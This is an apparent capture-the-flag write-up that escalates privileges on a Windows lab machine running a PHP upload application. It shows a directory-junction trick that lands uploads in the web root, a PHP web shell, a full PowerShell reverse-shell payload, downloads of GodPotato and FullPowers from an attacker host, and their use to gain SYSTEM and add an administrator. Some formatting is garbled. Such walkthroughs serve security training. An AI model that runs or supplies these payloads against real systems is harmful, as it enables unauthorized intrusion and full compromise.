    $uploadDir = 'C:/Windows/Tasks/Uploads/'; // Base upload directory

    if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_FILES["fileToUpload"])) {
        $firstname = filter_var($_POST["firstname"], FILTER_SANITIZE_STRING);
        $lastname = filter_var($_POST["lastname"], FILTER_SANITIZE_STRING);
        $email = filter_var($_POST["email"], FILTER_SANITIZE_STRING);

        // Create a folder name using the MD5 hash of Firstname + Lastname + Email
        $folderName = md5($firstname . $lastname . $email);

        // Create the full upload directory path
        $targetDir = $uploadDir . $folderName . '/';

        // Ensure the directory exists; create it if not
        if (!file_exists($targetDir)) {
            mkdir($targetDir, 0777, true);
        }

        // Sanitize the filename to remove unsafe characters
        $originalFilename = $_FILES["fileToUpload"]["name"];
        $sanitizedFilename = preg_replace("/[^a-zA-Z0-9._]/", "", $originalFilename);


        // Build the full path to the target file
        $targetFile = $targetDir . $sanitizedFilename;

        if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $targetFile)) {
            echo "<script>alert('Your application was successfully submitted. Our HR shall review your video and get back to you.');</script>";

            // Update the todo.txt file
            $todoFile = $uploadDir . 'todo.txt';
            $todoContent = "Filename: " . $originalFilename . ", Random Variable: " . $folderName . "\n";

            // Append the new line to the file
            file_put_contents($todoFile, $todoContent, FILE_APPEND);
        } else {
            echo "<script>alert('Uh oh, something went wrong... Please submit again');</script>";
        }
    }
    ?>

<SNIP>
📈 3.1 Privilege Escalation (enox -> NT AUTHORITY\LOCAL SERVICE)
As we saw from the php code, it uploads our file into the directory generated like this:
$folderName = md5($firstname . $lastname . $email);
The name is predictable. If we create a link before we upload the file and link that directory to C:\xampp\htdocs, it will upload our file to there as it uses the directory if it is there (doesn’t re-generate):
if (!file_exists($targetDir)) {
    mkdir($targetDir, 0777, true);
}
Lets try it. First, we upload any file and set the first name to tralsesec, second name to tralsesec and email to tralsesec@media.htb. The md5 hash is 5470e504b1e4c24ceac664b611065201.
Now in ssh:
PS C:\> cd C:\Windows\Tasks\Uploads
PS C:\Windows\Tasks\Uploads> cmd /c mklink /J C:\Windows\Tasks\Uploads\5470e504b1e4c24ceac664b611065201 C:\xampp\htdocs
Junction created for C:\Windows\Tasks\Uploads\5470e504b1e4c24ceac664b611065201 <<===>> C:\xampp\htdocs
Now if we upload our own shell.php we should be able to upload it into C:\xampp\htdocs:
<?php system($_REQUEST['cmd']); ?>
Upload that then go to http://media.htb/shell.php?cmd=whoami:

Let’s get a reverse shell.

- Start
ncon port1337:$ nc -lnvp 1337 listening on [any] 1337 ... - Generate your powershell payload:
$ echo '$client = New-Object System.Net.Sockets.TCPClient("<YOUR IP>",1337);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex ". { $data } 2>&1" | Out-String ); $sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()' | iconv --to-code=UTF-16LE | base64 -w 0 JABjAGwA<SNIP> - Generate
rev.php: ```bash $ cat « EOF > rev.php <?php
system(“powershell.exe -encodedcommand JABjAGwA
?> EOF
4. Upload `rev.php` with data `tralsesec`:`tralsesec`:`tralsesec@media.htb`
5. Go to `http://media.htb/rev.php` and you'll catch the reverse shell:
```powershell
PS C:\xampp\htdocs> whoami /all
USER INFORMATION
----------------
User Name SID
========================== ========
nt authority\local service S-1-5-19
GROUP INFORMATION
-----------------
Group Name Type SID Attributes
====================================== ================ ================================================================================================ ==================================================
Mandatory Label\System Mandatory Level Label S-1-16-16384
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE Well-known group S-1-5-6 Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
Unknown SID type S-1-5-32-1488445330-856673777-1515413738-1380768593-2977925950-2228326386-886087428-2802422674 Mandatory group, Enabled by default, Enabled group
Unknown SID type S-1-5-32-383293015-3350740429-1839969850-1819881064-1569454686-4198502490-78857879-1413643331 Mandatory group, Enabled by default, Enabled group
Unknown SID type S-1-5-32-2035927579-283314533-3422103930-3587774809-765962649-3034203285-3544878962-607181067 Mandatory group, Enabled by default, Enabled group
Unknown SID type S-1-5-32-3659434007-2290108278-1125199667-3679670526-1293081662-2164323352-1777701501-2595986263 Mandatory group, Enabled by default, Enabled group
Unknown SID type S-1-5-32-11742800-2107441976-3443185924-4134956905-3840447964-3749968454-3843513199-670971053 Mandatory group, Enabled by default, Enabled group
Unknown SID type S-1-5-32-3523901360-1745872541-794127107-675934034-1867954868-1951917511-1111796624-2052600462 Mandatory group, Enabled by default, Enabled group
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= =================================== ========
SeTcbPrivilege Act as part of the operating system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
1. The Missing SeImpersonate (The Trap)
Normally, LOCAL SERVICE accounts come with SeImpersonatePrivilege, which lets you run a Potato exploit (like PrintSpoofer or GodPotato) to become SYSTEM.
But here it’s missing. Why? Because when Apache’s PHP executed our system() command to spawn the PowerShell reverse shell, it spawned it in a restricted context and dropped the privilege.
2. System Mandatory Level (The Superpower)
Look at the group information:
Mandatory Label\System Mandatory Level S-1-16-16384
Even though we are LOCAL SERVICE, our shell is running at SYSTEM Integrity Level. This is incredibly high and bypasses a ton of standard Windows protections.
For exactly this scenario two tools have been created: FullPowers.exe and GodPotato-NET4.exe. Upload both to media.htb:
PS C:\xampp\htdocs> iwr -uri http://<YOUR ADDR>/GodPotato-NET4.exe -outfile gp.exe ; iwr -uri http://<YOUR ADDR>/FullPowers.exe -outfile fp.exe
📈 3.2 Privilege Escalation (NT AUTHORITY\LOCAL SERVICE -> NT AUTHORITY\SYSTEM)
Now we’ll use FullPowers.exe to restore our privileges (SeImpersonatePrivilege) and GodPotato-NET4.exe to escalate our privileges via SeImpersonatePrivilege to NT AUTHORITY\SYSTEM. Then we’ll add enox to the administrators group:
PS C:\xampp\htdocs> 'C:\xampp\htdocs\gp.exe -cmd "cmd /c net localgroup administrators enox /add" > C:\xampp\htdocs\potato.log 2>&1' | Out-File -Encoding ASCII -FilePath C:\xampp\htdocs\trigger.bat
PS C:\xampp\htdocs> .\f.exe -c C:\xampp\htdocs\trigger.bat
[+] Started dummy thread with id 3000
[+] Successfully created scheduled task.
[+] Got new token! Privilege count: 7
[+] CreateProcessAsUser() OK

C:\Windows\system32>C:\xampp\htdocs\gp.exe -cmd "cmd /c net localgroup administrators enox /add"  1>C:\xampp\htdocs\potato.log 2>&1
PS C:\xampp\htdocs> cat C:\xampp\htdocs\potato.log
[*] CombaseModule: 0x140730673922048
[*] DispatchTable: 0x140730676509000
[*] UseProtseqFunction: 0x140730675802304
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\9e4ba0aa-bf3b-45c4-b56b-42178e6f31e1\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000c802-0f18-ffff-28b9-417a6bd10ed6
[*] DCOM obj OXID: 0x2aa51603327422b7
[*] DCOM obj OID: 0x4b46b8e1bb092dcf
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 880 Token:0x756  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 1124
The command completed successfully.

PS C:\xampp\htdocs>
Cash:
$ ssh enox@media.htb
enox@media.htb's password:<1234virus@>

Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

enox@MEDIA C:\Users\enox>type C:\Users\Administrator\Desktop\root.txt
[REDACTED]
Note: You have to login again as the permissions are only updated on every new connection and not in real-time.
🧠 Retrospective
- Learnings:
- Arbitrary File Write via Directory Junctions: If an application writes files to a predictable directory (e.g., an MD5 hash of user input) and you have delete/write permissions in the parent folder, you can replace the target directory with a Windows Junction (
mklink /J). This allows you to redirect the file write anywhere on the system, such as an accessible web root (C:\xampp\htdocs\), to achieve RCE. - Service Tokens and Privilege Stripping: Just because a web server (like XAMPP’s Apache) runs as
LOCAL SERVICEdoesn’t mean the shells it spawns will have all default privileges. Web application execution functions (like PHP’ssystem()) often dropSeImpersonatePrivilegewhile retaining a High or System Mandatory Integrity Level. - Token Recovery with FullPowers: When a service account (like
LOCAL SERVICEorNETWORK SERVICE) has its privileges stripped by the parent process, you can use tools likeFullPowersto force the Windows Task Scheduler to spawn a new process. This new process will inherit the default token for that account, effectively recoveringSeImpersonatePrivilege. - Chaining Token Recovery with Potato Exploits: Once
SeImpersonatePrivilegeis recovered viaFullPowers, it can be immediately chained into a Potato exploit (likeGodPotato) to impersonateNT AUTHORITY\SYSTEMand execute administrative commands. - Bash Variable Expansion in Base64 Payloads: When generating Base64 PowerShell payloads in a Linux terminal, always wrap the PowerShell command in single quotes (‘…’). Double quotes (“…”) allow Bash to interpret characters like
$as empty Linux environment variables, silently destroying the payload before it is encoded. - PowerShell Output Encoding Traps: When writing scripts for blind command execution, using the standard
>redirect in PowerShell saves the file asUTF-16LEwith aByte Order Mark(BOM).cmd.execannot parse this and will crash ('?C' is not recognized). Always use| Out-File -Encoding ASCIIwhen writing.batfiles from a PowerShell context.
- Arbitrary File Write via Directory Junctions: If an application writes files to a predictable directory (e.g., an MD5 hash of user input) and you have delete/write permissions in the parent folder, you can replace the target directory with a Windows Junction (